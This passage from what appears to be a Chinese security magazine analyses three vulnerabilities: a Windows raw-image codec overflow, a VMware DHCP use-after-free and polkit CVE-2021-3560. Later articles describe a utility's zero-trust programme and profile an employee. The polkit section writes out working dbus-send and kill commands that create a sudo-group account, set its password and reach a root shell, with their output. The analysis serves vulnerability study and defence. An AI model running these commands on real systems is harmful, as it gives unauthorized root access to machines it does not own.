WindowsCodecsRaw!COlympusE300LoadRaw::olympus_e300_load_raw+0x26b:
00007ffc`22a4063f 8ac2            mov     al,dl
```

写入。由此可知，最后一次循环将产生2字节的越界。至此，漏洞分析完毕。循环次数记录如下：共命中 725 次，与分析无误。

```
(17a8.1aa0): C++ EH exception - code e06d7363 (first chance)
(17a8.1aa0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
WindowsCodecsRaw!COlympusE300LoadRaw::olympus_e300_load_raw+0x2a6:
00007ffc`22a4067a 6641895102      mov     word ptr [r9+2],dx ds:0000028a`7c7dd000=????
0:027> r $t0
$t0=0000000000006bd

0:027>
```

0x03 关于这段代码的来源

该漏洞的发现者提到：通过函数名查找，这段代码与 LibRaw Lite 库的同名函数有较大的相似性，但是这个库目前已经停止维护和更新了，源代码下载地址失效，所以笔者在 github 上找到了类似的代码片段 (https://github.com/coolshou/DIR-850L_A1/blob/92b64054ac75795429b9a6678baef5b3e69dfc10/progs.gpl/image_tools/netpbm-10.35.81/converter/other/cameratopam/camera.c)

```
546  olympus_e300_load_raw()
547  {
548    unsigned char  *data,  *dp;
549    unsigned short *pixel, *pix;
550    int dwide, row, col;
551
552    dwide = raw_width * 16 / 10;
553    data = malloc (dwide + raw_width*2);
554    merror (data, "olympus_e300_load_raw()");
555    pixel = (unsigned short *) (data + dwide);
556    for (row=0; row < height; row++) {
557      fread (data, 1, dwide, ifp);
558      for (dp=data, pix=pixel; pix < pixel+raw_width; dp+=3, pix+=2) {
559        if (((dp-data) & 15) == 15) dp++;
560        pix[0] = dp[1] << 8 | dp[0];
561        pix[1] = dp[2] << 4 | dp[1] >> 4;
562      }
563      for (col=0; col < width; col++)
564        BAYER(row,col) = (pixel[col] & 0xfff);
565    }
566    free (data);
567  }
```

对比可知，这段代码与漏洞函数在实现上基本一致，所以微软的代码应该是在此基础上重新实现了一遍。

因此，基于代码供应链安全的考量，建议使用 LibRaw Lite 库函数的代码，由相关人员自行更新补丁。

二、VMware Workstation 漏洞 (CVE-2020-3974)

CVE-2020-3947 是一个存在于 VMware Workstation 和 VMware Fusion 产品中 vmnetdhcp 服务里的 UAF 漏洞，VMware 官方评估这是一个极其严重的漏洞，CVSSv3 评分为 9.3。

奇安信代码安全实验室分析发现，该漏洞实际是开源软件 ISC DHCP 2 代码中的漏洞，VMware 公司在其 vmnetdhcp 服务程序中使用了 ISC DHCP 2 的代码，从而导致其 VMware Workstation 和 VMware Fusion 产品中引入了该漏洞。

0x00 DHCP 协议与实现流程的简单分析

DHCP，动态主机配置协议，前身是 BOOTP 协议，是一个局域网的网络协议。此协议较为简单，且协议原理与漏洞本身关系不大，故此协议不做详细分析。简单而言，普通客户机向 DHCP 服务进程所在的服务器发送 IP 地址请求，DHCP 服务端将会为客户机分配 IP 地址，在 IP 地址的请求过程中，服务端将保留已经被分配的地址信息池，以及未被分配的 IP 地址信息池，并动态维护两个 IP 地址信息池，当 IP 地址被申请时，将会有一个 IP 地址信息从未被分配的地址池移动到已被分配的地址池，同样的，当客户机释放 IP 地址时，将会有一个 IP 地址信息从已被分配的地址池移动到未被分配的地址池中。

DHCP 服务端进程的核心功能就是处理 DHCP 请求（申请、释放、IP 地址保活，IP 地址被一直使用时需要被保活）、IP 地址池的维护等，其他分支功能与此漏洞无关，不做太多赘述。

DHCP 请求报文包括 DHCP DISCOVER（请求分配 IP 地址）、DHCP REQUEST（请求指定 IP 地址，

即保活）、DHCP RELEASE（释放 IP 地址，此地址不再需要）、DHCP DECLINE（禁止此 IP 地址分配给我，此地址已经被别人使用了）、DHCP INFORM（获取基本的 dhcp 服务端信息）。

报文类型	说明
Discover (0x01)	DHCP客户端在请求IP地址时并不知道DHCP服务器的位置，因此DHCP客户端会在本地网络内以广播方式发送Discover请求报文，以发现网络中的DHCP服务器。所有收到Discover报文的DHCP服务器都会发送应答报文，DHCP客户端据此可以知道网络中存在的DHCP服务器的位置。
Offer (0x02)	DHCP服务器收到Discover报文后，就会在所配置的地址池中查找一个合适的IP地址，加上相应的租约期限和其他配置信息（如网关、DNS服务器等），构造一个Offer报文，发送给DHCP客户端，告知用户本服务器可以为其提供IP地址。但这个报文只是告诉DHCP客户端可以提供IP地址，最终还需要客户端通过ARP来检测该IP地址是否重复。
Request (0x03)	DHCP客户端可能会收到很多Offer请求报文，所以必须在这些应答中选择一个，通常是选择第一个Offer应答报文的服务器作为自己的目标服务器，并向该服务器发送一个广播的Request请求报文，通告选择的服务器，希望获得所分配的IP地址。另外，DHCP客户端在成功获取IP地址后，在地址使用租期达到50%时，会向DHCP服务器发送单播Request请求报文请求续延租约，如果没有收到ACK报文，在租期达到87.5%时，会再次发送广播的Request请求报文以请求续延租约。
ACK (0x05)	DHCP服务器收到Request请求报文后，根据Request报文中携带的用户MAC来查找有没有相应的租约记录，如果有则发送ACK应答报文，通知用户可以使用分配的IP地址。
NAK (0x06)	如果DHCP服务器收到Request请求报文后，没有发现有相应的租约记录或者由于某些原因无法正常分配IP地址，则向DHCP客户端发送NAK应答报文，通知用户无法分配合适的IP地址。
Release (0x07)	当DHCP客户端不再需要使用分配IP地址时（一般出现在客户端关机、下线等状况）就会主动向DHCP服务器发送RELEASE请求报文，告知服务器用户不再需要分配IP地址，请求DHCP服务器释放对应的IP地址。
Decline (0x04)	DHCP客户端收到DHCP服务器ACK应答报文后，通过地址冲突检测发现服务器分配的地址冲突或者由于其他原因导致不能使用，则会向DHCP服务器发送Decline请求报文，通知服务器所分配的IP地址不可用，以期获得新的IP地址。
Inform (0x08)	DHCP客户端如果需要从DHCP服务器端获取更为详细的配置信息，则向DHCP服务器发送Inform请求报文；DHCP服务器在收到该报文后，再根据租约进行查找到相应的配置信息后，向DHCP客户端发送ACK应答报文。目前基本上不用了。

0x01 关键结构体分析

如上文所言，DHCP 服务端进程主要功能除了表层交互之外，真正的核心功能应该是对 IP 地址信息池的维护。每个 IP 地址信息以一个 struct lease 结构体表示。这里展示部份结构体的信息：


```
struct lease {
    struct lease *next;
    struct lease *prev;
    struct lease *n_uid, *n_hw;
    struct lease *waitq_next;

    struct iaddr ip_addr;
    TIME starts, ends, timestamp;
    unsigned char *uid;
    int uid_len;
    int uid_max;
    unsigned char uid_buf [32];
```

很明显，此结构体开头是一个 struct lease 结构体的双向链表，而且此结构体中还包含一个 uid 指针，指向一个大小可控堆，堆上放着一个内容可控的 uid 字符串，顾名思义，uid 是一个客户机的标识符，可以在请求报文中控制。文章开头说到这是一个 uaf 漏洞，uaf 的堆就是这个 uid 指针指向的堆。漏洞出现的地方就是维护 IP 地址信息池，在对 struct lease 进行操作处理，更换所属 ip 地址池时产生。

0x02 漏洞分析

此漏洞产生在 ISC DHCP 2 中 Memory.c 源代码文件的 abandon_lease 函数。此函数被 DHCP DECLINE 请求的处理函数 dhcpdecline 调用，此函数的含义是我不再需要这个 IP 地址信息，于是 DHCP 服务端便进入了 IP 地址信息池的维护过程，即将之前分配给我的 struct lease 清除掉我的个人信息，然后将此结构体归还致未分配 IP 地址信息池中。漏洞便出现在这个过程中。

abandon_lease 此函数在第三行进行结构体赋值操作（“lt = *lease”）（这是一个浅拷贝过程，赋值过程中还包括了一个 uid 指针），然而结构中包含了对象指针 uid，后面 supersede_lease 将 lease 的 uid 释放了（清除分配过程中留下的申请者的个人信息），但是在 lt 中还存有包含此对象 uid 的指针，并且 supersede_lease 中，对 lt 中 uid 进行了操作，从而导致了 uaf。如下图所示。



此处代码缺陷经过编译，生成的二进制在 ida 的反汇编显示如下图所示。

```
int __cdecl sub_241B60(int a1, int a2)
{
  __int128 v2; // xmm0
  int v3; // ST10_4
  int v4; // eax
  char v6; // [esp+Ch] [ebp-A4h]
  __time64_t v7; // [esp+3Ch] [ebp-74h]
  int v8; // [esp+4Ch] [ebp-64h]
  int v9; // [esp+50h] [ebp-60h]
  __int16 v10; // [esp+8Ch] [ebp-24h]

  *(_DWORD *)(a1 + 148) |= 0x10u;
  v2 = *(_OWORD *)(a1 + 20);
  qmemcpy(&v6, (const void *)a1, 0xA0u);
  v7 = qword_2A0A78;
  v3 = *(_DWORD *)(a1 + 36);
  v4 = sub_24CA70(v2, SBYTE4(v2));
  sub_24E820("Abandoning IP address %s: %s", v4, a2);
  v10 = 0;
  v8 = 0;
  v9 = 0;
  return sub_243300((_DWORD *)a1, (int)&v6, 1);
}
```


而在下次申请 IP 地址时，将会从 IP 地址信息池中取出 struct lease 分配给申请者，而由于之前浅拷贝的过程中，在 struct lease 中留下了 uid 指针，指向一个已经被释放的堆地址，于是留下了下一次被 free 的机会，导致可写，最终可以造成 rce 效果。

此漏洞实际而言是 ISC DHCP 2 的漏洞，ISC DHCP 2 是 2000 年前后使用的开源 ISC DHCP 版本，但 2000 年前后使用的 ISC DHCP 版本现在依旧使用，这种情况下存在漏洞是情理之中的事情。在目前使用的 ISC DHCP 4 版本中，abandon_lease 被彻底重构，已经没有了这个浅拷贝过程。

0x02 漏洞利用演示

此漏洞可被利用于虚拟机穿透，危害极其严重。攻击者可以通过在客户机发送精心构造的 DHCP 包来攻击宿主机上的 vmnetdhcp.exe 进程，从而在宿主机上执行任意代码，实现虚拟机穿透效果。

下图为攻击成功的演示示例，该演示示例的目标是通过在客户机中执行攻击测试程序，实现在宿主机中自动调用执行 cmd.exe，从而实现虚拟机穿透。如下图所示，在 VMware Workstation 15.5.0 中的 Windows 7 虚拟机(客户机)中执行 vmware_try 攻击测试程序之后，宿主机的 Windows 10 中 cmd.exe 被自动执行，虚拟机被穿透。



三、Linux 发行版系统服务 polkit 漏洞 (CVE-2021-3560)


0x00 漏洞说明

polkit 是默认安装在很多 Linux 发行版上的系统服务。CVE-2021-3560 是 polkit 中潜伏了 7 年之久的漏洞，于 2021 年 6 月公布。该漏洞能使非特权本地用户获得系统 root 权限，虽然该漏洞于 polkit 0.113 版引入，不过很多流行的 Linux 发行版直到最近才引入包含漏洞的版本。

下表所示为是一些流行的 Linux 发行版及是否包含此漏洞的情况：

Linux 发行版	是否包含漏洞
RHEL 7	否
RHEL 8	是
Fedora 20 (or earlier)	否
Fedora 21 (or later)	是
Debian 10 (“buster”)	否
Debian testing (“bullseye”)	是
Ubuntu 18.04	否
Ubuntu 20.04	是

在解释该漏洞之前，首先说明 dbus-send 命令执行过程。



如上图所示，虚线上方的两个进程 dbus-send 和 Authentication Agent 是非特权用户进程；位于最下方的是特权系统进程；中间是 dbus-daemon，负责处理所有的通信，即其他四个进程通过发送 D-Bus 消息相互通信。

下面是通过 dbus-send 创建新用户的事件顺序：

1. dbus-send 要求 accounts-daemon 创建一个新用户。
2. accounts-daemon 从 dbus-send 接收 D-Bus 消息。该消息包括发送者的唯一总线名称。我们假设它是“:1.96”。此名称被 dbus-daemon 附加到消息中，且不能被伪造。
3. accounts-daemon 向 polkit 询问总线 :1.96 是否被授权以创建新用户。
4. polkit 向 dbus-daemon 询问总线 :1.96 的 uid。
5. 如果总线 :1.96 的 uid 为“0”，则 polkit 立即授权该请求。否则，它会向身份验证代理发送允许授权请求的管理员用户列表。
6. Authentication Agent 打开一个对话框，从用户处获取密码。
7. Authentication Agent 将密码发送给 polkit。
8. polkit 将“是”回复发送回 accounts-daemon。
9. accounts-daemon 创建新的用户帐户。

CVE-2021-3560 漏洞位于上述事件序列的第 4 步。如果 polkit 向 dbus-daemon 请求总线 :1.96 的 uid，但总线 :1.96 不再存在，会发生什么？dbus-daemon 正确处理这种情况并返回错误。但事实上 polkit 没有正确处理该错误，它没有拒绝请求，而是将请求视为来自 uid 0 的进程。换句话说，它立即授权请求。向 dbus-demon 请求总线 uid 的函数为 polkit_system_bus_name_get_creds_sync：

0x01 利用过程

操作系统为 Ubuntu20.04。

该漏洞非常容易被利用，唯一条件是需要标准工具，如终端命令 bash、kill 和 dbus-send，本节中描述的 POC 依赖两个软件包 accountsservice 和 gnome-control-center，而这两个软件包默认安装在 Ubuntu 等桌面图形系统上。该漏洞与 accountsservice 或 gnome-control-center 没有任何关系，它们只是 polkit 客户端，同时是方便利用的载体。

为了避免重复触发身份验证对话框，建议从 SSH 会话运行命令：

```
anhang@anhang-virtual-machine:~/桌面$ ssh localhost
```

通过启动 dbus-send 命令但在 polkit 仍在处理请求的过程中将其杀死，触发漏洞。为了确定杀死 dbus-send 进程的时间，首先我们要测量 dbus-send 正常运行的时间：

```
anhang@anhang-virtual-machine:~$ time dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:boris string:"Boris Ivanovich Grishenko" int32:1
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required

real    0m0.007s
user    0m0.002s
sys     0m0.000s
```

如此，我们可以在 7 毫秒内杀死 dbus-send 进程触发漏洞，达到用户创建的目的：

```
anhang@anhang-virtual-machine:~$ id boris2
id: "boris2": 无此用户
anhang@anhang-virtual-machine:~$ dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:boris2 string:"Boris2 Ivanovich Grishenko" int32:1 & sleep 0.003s ; kill $!
[1] 5005
anhang@anhang-virtual-machine:~$ id boris2
用户id=1003(boris2) 组id=1003(boris2) 组=1003(boris2),27(sudo)
[1]+  已终止               dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:boris2 string:"Boris2 Ivanovich Grishenko" int32:1
anhang@anhang-virtual-machine:~$ id boris2
用户id=1003(boris2) 组id=1003(boris2) 组=1003(boris2),27(sudo)
```

接着使用同样的方式为这个用户设置密码：

```
anhang@anhang-virtual-machine:~$ openssl passwd -5 iaminvincible!
$5$YFq9E1BN991Vi5vB$lXSiP7AexrrScXuJGQBuKQgM2Y9cVNCxE4kglEMMsqD
anhang@anhang-virtual-machine:~$ dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts/User1003 org.freedesktop.Accounts.User.SetPassword string:'$5$YFq9E1BN991Vi5vB$lXSiP7AexrrScXuJGQBuKQgM2Y9cVNCxE4kglEMMsqD' string:GoldenEye & sleep 0.003s ; kill $!
[2] 5055
[1]   已终止               dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts/User1002 org.freedesktop.Accounts.User.SetPassword string:'$5$YFq9E1BN991Vi5vB$lXSiP7AexrrScXuJGQBuKQgM2Y9cVNCxE4kglEMMsqD' string:GoldenEye
```

最后，我们就可以以 boris2 身份登录并成为 root 用户：

```
anhang@anhang-virtual-machine:~$ su - boris2
密码:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

boris2@anhang-virtual-machine:~$ sudo su
[sudo] boris2 的密码:
root@anhang-virtual-machine:/home/boris2#
```

本节内容参考了 GitHub 发布的一篇博客文章（https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/#vulnerability）。

四、总结

使用越来越广泛的开源项目已成为软件基础设施的核心组成部分，开源项目自身的开发安全也愈发重要。代码托管服务器、Git 账户、社区账户、制成品仓库等各个开发环节都有可能成为不法黑客的攻击目标。

为此，只有整个开源生态在供应链的各个环节建立一系列的安全准则和最佳实践，才能切实保障整个网络空间的安全。例如，在代码最终交付之前，采用应用安全的静态、动态分析方案，尽可能避免造成后门或漏洞；注意开源项目存在的运维风险，避免使用老旧版本；在供应链的各个环节中，引入完整性校验技术及流程，避免遭意外或恶意篡改等。安

奇安信
新一代网络安全领军者

补天漏洞响应平台

工业和信息化部网络安全技术应用试点示范项目

补天众测

网络安全漏洞领域唯一以安全厂商身份入选

企业商务合作请扫我

精英白帽子报名请扫我

官网：https://zhongce.butian.net　　邮箱：g-butian-deliver@qianxin.com　　公众号：补天漏洞响应平台

看全国用电量最大省份的电力公司如何保障数据安全？

作者 公关部 张少波

“电力数据是‘金矿’，要交换和流转才能创造更大价值，但这个过程面临的安全风险是最为复杂的。从外部的钓鱼攻击、勒索软件、蠕虫木马，到内部的非授权访问、U 盘外拷、邮件外发等行为，都可能导致敏感数据的泄露，造成巨大损失。”国家电网山东省电力公司（简称：山东电力）互联网部副主任王勇这样谈到。

经济要发展，电力须先行。电网作为国家关键基础设施的重要组成部分，其安全性和可靠性需要进行重点保障。近年来，随着电力企业数字化转型的深入推进，大、云、物、移、智、链等数字技术被广泛应用，电力企业的信息化水平进一步提高，电网安全和服务水平得到大幅提升，但新技术深化应用的同时也带来了新的安全隐患，其中数据安全面临的挑战尤其严峻。

国网山东电力服务的电力客户大约 4915 万，全省 2020 年用电量约 6940 亿千瓦时，位居全国第一。为了应对新的安全形势，更好地保障电网安全运行，从 2018 年开始，国网山东省电力公司构建了以“四梁八柱”为核心框架的网络安全防护体系。尤其在数据安全防护方面采用零信任安全解决方案，构建了“没有授权进不去、未经许可拿不走、数据泄密赖不掉”的全过程数据安全防护体系。

电力数据是“金矿” 安全挑战迫在眉睫

农业社会，经济发展的决定因素是土地和劳动力；工业时代，资本、技术等成为核心生产要素；而在数字经济时代，数据成为推动经济增长的核心力量，被中央明确为“第五大生产要素”。

近年来，数据安全事件频发。公开数据显示，2020 年全球数据泄漏的记录达到 310 亿条，超过了过去 15 年的总和。今年的数据泄露可能会更严重，就在 3 月份，国际外汇交易平台 FBS 超过 160 亿条用户信息遭到泄露，全球数百万客户受到影响。不久前，由于软件供应

图：国网山东电力网络监测响应与指挥调度中心

链被攻击，多个日本政府部门敏感数据泄露，包括参与东京奥运会网络安全演习的约 90 家组织安全管理人员的个人信息被泄露。

“电力大数据好比是一座‘金矿’，有人想从中‘淘金’，有人想往里‘灌沙子’，无论是开采利用，还是流转传输，都会引发各种安全事件。”王勇表示。对于山东电力的数据特点，王勇归纳为如下三个方面。

首先是规模大：电力企业存储的电网数据量巨大。以山东电力为例，电网运行每天产生的数据超过 2TB，其中还不包含视频、图像等非结构化数据。

其次是种类多：电网数据既包含电网运行产生的实时数据，又包含企业经营产生的业务数据。既有结构化数据、非结构化数据，又有采集量测类数据。


第三是价值高：电力数据准确而及时，通过电力数据可以为经济(如电力看经济)、民生(如住宅空置率分析、电力旅游发展指数、精准扶贫成效评估) 、产业发展 (如小微企业复产分析) 、征信 (如企业电力信用评级) 等宏观分析提供有效数据支持。

“由于电力行业数据规模大、价值高等特征，很容易成为攻击者的目标。电力企业信息安全尤其是电网数据安全防护日益成为企业、政府乃至整个社会关注的焦点。山东电力将网络安全与人身安全、电网安全、设备安全一起列为公司四大安全，进行重点保障。”王勇表示。

“四梁八柱”为整体框架 四步完成“零信任”建设

“数据安全防护工作需要做到知己知彼，电网数据面临的安全威胁主要来自内部和外部两个方面。”王勇谈到，从外部来看，由于电力高价值的特性，导致电力公司面临的外部攻击居高不下，每天互联网出口监测到的外部攻击平均超过 15000 次；从内部来看，随着社会工程学等攻击逐年增加，数据泄密风险与日俱增。根据业内有关调查数据显示，在涉及用户个人隐私的泄密事件中，内部泄密比例高达 2/3。

为了应对新的安全形势，更好地保障电网安全运行，



图：“四梁八柱”网络安全框架

山东电力构建了以“四梁八柱”为核心框架的网络安全体系。


四梁包括管理、技防、运营、队伍四个方面；而八柱则包含数据、终端、系统、工控、研发、运行、作业、攻防八个细分场景的安全。四梁为横，构建安全上层建筑；八柱为纵，筑牢网络安全之基。

其中，数据作为安全防护的重中之重，结合内外部数据安全威胁，山东电力提出了以保障数据安全为核心，采用零信任及纵深防御的安全理念，构建“没有授权进不去、未经许可拿不走、数据泄密赖不掉”的全过程数据安全防护体系的数据安全防护建设目标。

在项目实施方面，山东电力通过与奇安信集团合作，引入其零信任安全解决方案构建数据安全防护体系，主要针对数据中心的业务入口和数据接口进行汇聚、收敛，综合引用了软件定义边界、身份安全、API 安全、终端安全等相关技术，形成了一个整体的解决方案。

在项目建设中，山东电力与奇安信基于对电力系统及其网络安全态势的评估，将数据安全建设按照以下四个层次进行开展。

首先是实施数据分级分类，以数据分级分类结果作为数据安全防护的主要依据，明确防护重点。山东电力通过制定《电网企业数据安全分类分级指南》对数据进行分级分类，按照数据的重要程度分为 1~4 四级，按照数据敏感性分为公共、企业、个人三类，以数据分级分




可信。在设备可信方面，利用可信环境感知客户端构建终端安全状态评估能力，当用户终端出现风险事件（如感染木马、开启录屏等）时，零信任体系实时阻断此终端对敏感数据的访问。

最后是完善数据泄露事后应急机制，利用数字水印与日志分析，实现数据泄露追踪溯源。通过部署数据防泄漏工具，阻止通过即时通讯、U 盘、邮件、打印机等方式导出敏感信息的行为；即便是拍照外发，也可以通过暗水印技术找到泄露源头。与此同时，将访问控制日志、应用访问流量与终端 DLP 日志汇总关联分析，追踪数据泄密链路，确定泄密数据范围，溯源泄密人员。

类结果作为安全防护的依据。

第二是构建零信任数据安全访问平台，利用技术手段实现数据访问控制，强化数据访问过程管控。其中包括利用可信应用代理，进行基于用户和终端风险的应用访问控制；利用可信 API 代理进行基于数据访问风险的接口访问控制，满足数据中台 + 微应用新形势下的动态可信访问控制要求。

第三是夯实数据访问的可信环境，将身份认证贯穿数据访问全程，实现访问数据的人员可信和设备可信。在人员可信层面，实现基于动态令牌的多因子身份认证，减少账户冒用风险，保证数据访问过程人员



图：零信任安全访问平台

让数据流转可查可控 内外兼防构筑安全防线

据国网山东省电力公司互联网部建设运行技术处网络安全专责陈剑飞介绍，零信任体系经过公司一年多的运行，取得了如下的效果。

在访问控制方面，通过用户访问持续评估，实现安全风险联防联控。零信任的全面身份化原则，打破了传统基于网络边界、分区分域的防护理念，适应电网信息化当前发展实际，尤其是微应用场景下边界模糊的环境。零信任数据安全防护体系基于用户身份、终端身份、应用身份和接口身份执行访问控制，让数据流转过程中每一个环节都可查可控，使数据流转更安全可信。

在防内鬼方面，通过零信任体系对内形成强大震慑，有效防范内部人泄密。根据威瑞森发布《2021 年数据泄露调查报告》称，61% 的数据泄露与凭证数据有关，85% 的违规行为与人为因素有关。通过和奇安信合作的零信任数据安全防护体系实施，尤其是离线多因子身份认证和终端可信环境感知的知识普及，大大提高了山东电力全员安全意识。尤其是公司员工防泄密、防社工意识大大加强，起到了防患于未然的效果。

在协同联动方面，对外形成协同联动，共同打击犯罪。当前网络攻击犯罪的情况愈演愈烈，山东电力形成了与网信办、公安厅协同联动的工作机制，在上合组织峰会等历次重大活动的网络安全保障工作中取得了较好成绩。

零信任作为一个架构级解决方案，工程实施是否会很复杂？是否需要业务做较多改造呢？陈剑飞表示，得益于奇安信零信任解决方案良好的业务适配能力，在整个适配过程中，业务和现有身份认证基础设施几乎没有做任何改造就完成了对接，这大大增强了后续场景推广应用的信心。

数据安全的防护只有起点 没有终点

“网络安全的本质是人与人的对抗，数据安全的防护只有起点没有终点。”王勇谈到。自从实施零信任体系以来，山东电力从边、端两个维度有效完成了敏感数据流转、存储和外发的识别和管控，未发生数据安全事件，有效保护了电网数据安全。

随着《数据安全法》在 6 月 10 日十三届全国人大常委会第二十九次会议上的表决通过，数据安全再次提升到国家安全、社会安全的战略高度。对于未来，王勇表示，山东电力将践行人民电业为人民的企业使命，保障电网安全可靠运行，确保数据安全。一方面，将通过人工智能技术加大对异常行为的智能分析，实现策略自动优化和风险提前预警；另一方面，将加大零信任体系与中台的全面融合，实现数据的内生安全防护。安

我在奇安信用心给安全产品“看病”

作者 公关部 孙丽芳

清晨 6 点，北京南三环马家堡的一个小区，大多人还在梦乡，奇安信网络安全部产品安全负责人武鑫已经起床，简单洗漱后，坐在书桌前，开始一个小时的早读。这个习惯，从学生时代开始，保持到了如今的而立之年。

自律、勤奋、善思的特点，在武鑫身上显露无疑。“这可能源自父亲对我的教育。他是一名中医，很爱钻研，也非常自律，从不睡懒觉，无论刮风下雨总是早起晨跑。”

十八岁，武鑫离开家乡，来到上海学习自动化专业，虽然学习成绩不错，但发现自己的兴趣其实是另一个方向——网络安全。课余的大部分时间，他喜欢泡在各大网络安全论坛，参加各类大学生安全技术比赛，大三的时候，毅然转系到了网络工程专业。同父亲终身痴迷中医一样，武鑫也终于找到了属于自己的星辰大海。

再一次的重要转折来自 2019 年。当时，武鑫在一家规模庞大的物流公司负责基础安全工作，且已经在杭州成家。奇安信北京总部向他伸出了橄榄枝。

“奇安信的平台很大，能接触很多安全产品并负责它们自身的安全，这很吸引我。看到很多业内大咖都在奇安信，也让我非常向往。”

最终，武鑫把家人留在了杭州，只身来到了北京，入职奇安信网络安全部，负责公司应用安全和安全产品的自身安全。

漏洞不可避免

“漏洞不可避免，我们要在安全产品开发的各个环节，把漏洞找出来，完成修复。公司在每个方向上都有资深的技术专家，网络安全部会与各部门联动，一起来做安全产品的安全，这是一件很开心的事情。”

摩拳擦掌的同时，武鑫也很清楚，自己面临的挑战巨大。

